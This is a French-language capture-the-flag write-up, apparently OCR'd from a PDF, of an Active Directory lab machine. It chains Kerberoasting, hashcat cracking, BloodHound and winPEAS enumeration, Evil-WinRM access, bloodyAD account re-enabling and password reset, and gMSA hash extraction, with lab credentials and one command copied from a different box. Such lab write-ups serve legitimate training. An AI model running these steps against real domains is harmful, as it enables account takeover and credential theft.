
Le secret associé à ce service est utilisé par le KDC pour fournir un ticket au client. Ce comportement peut avoir à une conséquence sur la confidentialité du secret du service dans certains cas.

Key Distribution Center (KDC)

Concernant le KDC, son secret est celui du compte utilisateur par défaut « krbtgt ».

De fait, la sécurité du protocole kerberos repose sur la confidentialité du secret de krbtgt. La fuite de ce secret compromet toute la logique de sécurité du protocole.

Kerberoasting explication



Note

Dans un environnement Active Directory, un compte est considéré comme vulnérable à l'attaque kerberoast si c'est un compte **utilisateur** dont l'attribut « Service Principal Name » (**SPN**) est non vide.

Kerberos

faketime -f '+7h' getTGT.py mirage.htb/david.jjackson:'pN8kQmn6b86!1234@' -dc-ip dc01.mirage.htb 2>/dev/null

export KRB5CCNAME=david.jjackson.ccache

faketime -f '+7h' GetUserSPNs.py -request -k -no-pass -dc-host dc01.mirage.htb mirage.htb/

```
$krb5tgs$23$*nathan.aadam$MIRAGE.HTB$mirage.htb/nathan.aadam*$7966851ea097f8792bf803
db8ad09e14$10f1fd054c6782cdc8e2226e56fb35882cd211435b878251b8cb20ed25037c7386c9bafe0
cdd73b6b4d611ca3dfaaf40f5e263f079452e8c49ca36b546176df81a39c63ca30e106d360180d672283
cefa98feed30897c045834b995b8d8f4c78067fb11c6ebc658b1da4b78fa5c07e9c135353790cc08b397
238e424c527324903970d0da8b74cd2eae6fc43698a3100b0f44b59c71c3c094289c1053d101a5bda726
d8f7dbebc9208c33e1788ec2584fa7ba0a0a3d6750dd8f0c4e1b6ece822ba5413e8c0e8819ec1a1462bd
05c47ab5c49be8caab9f0cb8637e6f258c605a741943d0dd23851de41c24b8e47e8dbae10deb0e0875bb
da1d377a1b052e1097a8789433c4e5f8ac9d3e9c831bbc24240623b282573df652988dde52d1222173b3
0fdd955b18d61426262280d1e7cfe7b0f5d01dc1faa508aa8d88d564740616431e54093dc06970c9c904
43bcd926f7ae549207398d9397ffad50b5b7eb18da1c07720e83148b502d396acca4206496981bfaa346
cf76b93336982523ef271958c9f805331822b881e413ce956e818898e5198503b40b5ce1f7bd09679165
096ff3ffc76b2b07804c8d4847f4e0dd36efecde1f1b5c0ace31db5c9a824d43a81e0bbbd8dfb4b4e277
3d2aed2001278d3fe9662ee2db0793843466654d857d14acf692147548c2cde808b83a12bc75b1fa90a9
e01f0e4106b2397a224a88db94fcd4c7a9235541e7b2fa9ba9643ce80cafce286c29e030f8d8e2d24297
7e9386d14147ba265bc4b7f88b99fc338814feaea4b4acaae12732044f0d5fc4107d1186d7de7d167c49
b37cca86c837b298575031f8a5cbf30bf94c2e56f3c960a87c9300fe48b9ed7e36304477c50b9d006040
5a3599e245366ed7931c707787c5aa14e1e9e4ca112ab81e0c1847184aa509dd83630395fa34f6c6e713
cf3bff9aee9a5ef496841e71139a53d4f941e7b36a12021773c540ddce5f1dfa3953d43cb5d7627ce7d5
c752459c8ffe7602106c6664206960a901c2338b9cafd415cdd532337947070f2ffaa69a92946145bea7
e5273c82c00b32ce3cb835ba27c4a7c459675be626fee34bc85c9d443b7d9196ce196bf2850941c26894
77404fa795c73ab4bfdf0aec54086aee79bebb8368b36a9c166ce24ec5c0f6e7eb077bcca73dc889bf73
d8f1c7570ffe8a001f9f02adc147ed19ac067c7504f47e44774c29b2f05b7427f417f3628db2bd848678
b90e3c1fc948aed003f581ca0a297bcef9d5ace12e59afff9dafcecf3c031941478110d0c62ffc0647b8
ec382538d75cec90fba369a70e2fba13942201f1567427d81b01ff4bb0c5278bf457bdf4a679771084c2
c36b2feaa30443eec682199b3d0718808d13f50c3375c14dd46044d5c995ed85fe600f693d5b6406e2cb
5067f82ccfc01e5e770b75581ec6d5f7940450e3981a8e6d03be93eb866b5cb1806f4353a29115dd7181
63079605b8ab7da8a9030591dd730283b82f14a2b4d3d45a3b951c88bf8b596a54c843943f9d2bf9f841
9fc5f1f37c74d6eef47e3731eeb62217296e249059ca4577595d3
```

crack the hash

hashcat -m13100 hash.txt /usr/share/wordlists/rockyou.txt

```
a8a9030591dd730283b82f14a2b4d3d45a3b951c88bf8b596a54c843943f9d2bf9f8419fc5f1f37c74d6eef47e3731eeb62217296e249059ca4577595d3:3edc#EDC3

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
```

- nathan.aadam > usernames.txt
- 3edc#EDC3 > passwords.txt

user.txt

faketime -f '+7h' getTGT.py mirage.htb/nathan.aadam:'3edc#EDC3' -dc-ip dc01.mirage.htb

```
[*] Saving ticket in nathan.aadam.ccache
```

export KRB5CCNAME=nathan.aadam.ccache

> **Note**
>
> Maintenant, il faudra utiliser l'option -k pour les requêtes.

netexec

faketime -f +8h netexec smb dc.voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' --users --shares -d voleur.htb -k

```
SMB         dc01.mirage.htb 445    dc01            [*]  x64 (name:dc01)
(domain:mirage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01.mirage.htb 445    dc01            [+]
mirage.htb\nathan.aadam:3edc****
SMB         dc01.mirage.htb 445    dc01            [-] Account not found in the
BloodHound database.
SMB         dc01.mirage.htb 445    dc01            [*] Enumerated shares
SMB         dc01.mirage.htb 445    dc01            Share           Permissions
Remark
SMB         dc01.mirage.htb 445    dc01            -----           -----------
------
SMB         dc01.mirage.htb 445    dc01            ADMIN$
Remote Admin
SMB         dc01.mirage.htb 445    dc01            C$
Default share
SMB         dc01.mirage.htb 445    dc01            IPC$            READ
Remote IPC
SMB         dc01.mirage.htb 445    dc01            NETLOGON        READ
Logon server share
SMB         dc01.mirage.htb 445    dc01            SYSVOL          READ
Logon server share
SMB         dc01.mirage.htb 445    dc01            -Username-                    -
Last PW Set-       -BadPW- -Description-
SMB         dc01.mirage.htb 445    dc01            Administrator
2025-06-23 21:18:18 0       Built-in account for administering the computer/domain
SMB         dc01.mirage.htb 445    dc01            Guest
<never>             0       Built-in account for guest access to the computer/domain
SMB         dc01.mirage.htb 445    dc01            krbtgt
2025-05-01 07:42:23 0       Key Distribution Center Service Account
SMB         dc01.mirage.htb 445    dc01            Dev_Account_A
2025-05-27 14:05:12 0
SMB         dc01.mirage.htb 445    dc01            Dev_Account_B
2025-05-02 08:28:11 0
SMB         dc01.mirage.htb 445    dc01            david.jjackson
2025-05-02 08:29:50 0
SMB         dc01.mirage.htb 445    dc01            javier.mmarshall
2025-05-25 18:44:43 0       Contoso Contractors
SMB         dc01.mirage.htb 445    dc01            mark.bbond
2025-06-23 21:18:18 0
SMB         dc01.mirage.htb 445    dc01            nathan.aadam
2025-06-23 21:18:18 0
SMB         dc01.mirage.htb 445    dc01            svc_mirage
2025-05-22 20:37:45 0       Old service account migrated by contractors
```


bloodhound

ingesteurs

faketime -f +7h bloodhound-python -c All --zip -u 'nathan.aadam' -p '3edc#EDC3' -k -d mirage.htb -ns 10.129.15.121

```
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: mirage.htb
INFO: Using TGT from cache
INFO: Found TGT with correct principal in ccache file.
INFO: Connecting to LDAP server: dc01.mirage.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.mirage.htb
INFO: Found 12 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 21 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc01.mirage.htb
INFO: Done in 00M 23S
INFO: Compressing output into 20250722204854_bloodhound.zip
```

bloodhound



> **Note**
>
> On peut WINRM nathan peut-être.

bloodyAD

faketime -f +7h bloodyAD --host dc01.mirage.htb -d mirage.htb -u 'nathan.aadam' -p '3edc#EDC3' -k get writable --detail

```
nothing interesting
```

WINRM

faketime -f +7h /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/wrappers/ruby /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/bin/evil-winrm -i 'dc01.mirage.htb' -r 'mirage.htb'

```
[Jul 22, 2025 - 15:32:29 ] HTB_area /workspace ➜  faketime -f +7h /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/wrappers/ruby /usr/local/rvm/gems/ruby-3.1.2@evi
-winrm/bin/evil-winrm -i 'dc01.mirage.htb' -r 'mirage.htb'

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\nathan.aadam\Documents>
```


```
*Evil-WinRM* PS C:\Users\nathan.aadam\Desktop> ls


    Directory: C:\Users\nathan.aadam\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          7/4/2025   1:01 PM           2312 Microsoft Edge.lnk
-ar---         7/21/2025   9:27 AM             34 user.txt
```

Administrator

mark.bbond

L'objectif ici est de trouver comment passer en tant que mark.bbond.

D'abord je vais regarder via BloodHound en détails les groupes de nathan.aadam, l'utilisateur dont nous sommes authentifiés actuellement :



> **Note**
>
> Je n'ai rien trouvé sur bloohound, j'ai cherché en détails mais il n'y a pas de délégation via les groupes ou autres. Je vais run Winpeas.exe sur Nathan.

```
*Evil-WinRM* PS C:\Users\nathan.aadam\Desktop> upload /workspace/winPEASx64.exe

Warning: Remember that in docker environment all local paths should be at /data and it must be mapped correctly as a volume on docker run command

Info: Uploading /workspace/winPEASx64.exe to C:\Users\nathan.aadam\Desktop\winPEASx64.exe
Progress: 9% : |          |
```

.\winPEASx64.exe

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName                  :  MIRAGE
    DefaultUserName                    :  mark.bbond
    DefaultPassword                    :  1day@atime
```

> **Note**
>
> Un **AutoLogon** est une **fonctionnalité Windows** qui permet à un utilisateur de **se connecter automatiquement** à sa session sans saisir son mot de passe à chaque démarrage.


- mark.bbond
- 1day@atime

test

```
[Jul 22, 2025 - 16:49:33 ] HTB_area /workspace ➜  faketime -f +7h getTGT.py mirage.htb/mark.bbond:'1day@atime' -dc-ip dc01.mirage.htb

Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in mark.bbond.ccache
[Jul 22, 2025 - 16:51:21 ] HTB_area /workspace ➜  export KRB5CCNAME=mark.bbond.ccache
```

Ça paraît OK.

```
[Jul 22, 2025 - 16:52:45 ] HTB_area /workspace ➜  faketime -f +7h netexec smb dc01.mirage.htb -u 'mark.bbond' -p '1day@atime'  --shares -d mirage.htb -k
SMB         dc01.mirage.htb 445    dc01             [*]  x64 (name:dc01) (domain:mirage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01.mirage.htb 445    dc01             [+] mirage.htb\mark.bbond:1day****
SMB         dc01.mirage.htb 445    dc01             Node MARK.BBOND@MIRAGE.HTB successfully set as owned in BloodHound
SMB         dc01.mirage.htb 445    dc01             [*] Enumerated shares
SMB         dc01.mirage.htb 445    dc01             Share           Permissions     Remark
SMB         dc01.mirage.htb 445    dc01             -----           -----------     ------
SMB         dc01.mirage.htb 445    dc01             ADMIN$                          Remote Admin
SMB         dc01.mirage.htb 445    dc01             C$                              Default share
SMB         dc01.mirage.htb 445    dc01             IPC$            READ            Remote IPC
SMB         dc01.mirage.htb 445    dc01             NETLOGON        READ            Logon server share
SMB         dc01.mirage.htb 445    dc01             SYSVOL          READ            Logon server share
```



faketime -f +7h bloodyAD --host dc01.mirage.htb -d mirage.htb -u 'mark.bbond' -p '1day@atime' -k get writable --detail

```
distinguishedName: CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
logonHours: WRITE
userAccountControl: WRITE
```

Enabled	False
Description	Contoso Contractors

1 - Activer javier.mmarshall
2 - Supprimer les restrictions de connexions
3 - Changer le mot de passe de javier

1

faketime -f +7h bloodyAD --host dc01.mirage.htb -d mirage.htb -u 'mark.bbond' -p '1day@atime' -k set object javier.mmarshall userAccountControl -v 512

- 512 --> Normal Account (active le compte)

```
[+] javier.mmarshall's userAccountControl has been updated
```

2

faketime -f +7h bloodyAD --host dc01.mirage.htb -d mirage.htb -u 'mark.bbond' -p '1day@atime' -k set object javier.mmarshall logonHours

```
[+] javier.mmarshall's logonHours has been updated
```

3

faketime -f +7h bloodyAD --host dc01.mirage.htb -d mirage.htb -u 'mark.bbond' -p '1day@atime' -k set password javier.mmarshall 'Password123@'

```
[+] Password changed successfully!
```


> **Note**
>
> Use latest bloodyAD version (some of you might require to run in env python3)
>
> pip install --upgrade bloodyAD

- javier.mmarshall
- Password123@

javier.mmarshall

faketime -f +7h getTGT.py mirage.htb/javier.mmarshall:'Password123@' -dc-ip dc01.mirage.htb

```
[*] Saving ticket in javier.mmarshall.ccache
```



Mirage-Service$

https://www.thehacker.recipes/ad/movement/dacl/readgmsapassword

faketime -f +7h bloodyAD -k --host dc01.mirage.htb -d 'mirage.htb' -u 'javier.mmarshall' -p 'Password123@' get object 'Mirage-Service$' --attr msDS-ManagedPassword

```
distinguishedName: CN=Mirage-Service,CN=Managed Service Accounts,DC=mirage,DC=htb
msDS-ManagedPassword.NTLM:
aad3b435b51404eeaad3b435b51404ee:305806d84f7c1be93a07aaf40f0c7866
msDS-ManagedPassword.B64ENCODED:
43A01mr7V2LGukxowctrHCsLubtNUHxw2zYf7l0REqmep3mfMpizCXlvhv0n8SFG/WKSApJsujGp2+unu/xA
6F2fLD4H5Oji/mVHYkkf+iwXjf6Z9TbzVkLGELgt/k2PI4rIz600cfYmFq99AN8ZJ9VZQEqRcmQoaRqi51nS
faNRuOVR79CGl/QQcOJv8eV11UgfjwPtx3lHp1cXHIy4UBQu9O0O5W0Qft82GuB3/M7dTM/YiOxkObGdzWwe
R2k/J+xvj8dsio9QfPb9QxOE18n/ssnlSxEI8BhE7fBliyLGN7x/pw7lqD/dJNzJqZEmBLLVRUbhprzmG29y
NSSjog==
```

- hashes : 305806d84f7c1be93a07aaf40f0c7866

faketime -f +7h getTGT.py mirage.htb/Mirage-Service$ -hashes :305806d84f7c1be93a07aaf40f0c7866

```
[*] Saving ticket in Mirage-Service$.ccache
```

Note

Je n'ai rien trouvé en énumération avec cet utilisateur.

Certipy

Deep enumération

> **Note**
>
> On retourne dans l'utilisateur nommé Nathan, et on fait ce qui s'appel du 'deep enumération'

- reg query "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL"

```
*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> reg query 'HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL'

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL
    EventLogging    REG_DWORD    0x1
    CertificateMappingMethods    REG_DWORD    0x4

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\CipherSuites
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Hashes
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\KeyExchangeAlgorithms
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols
```

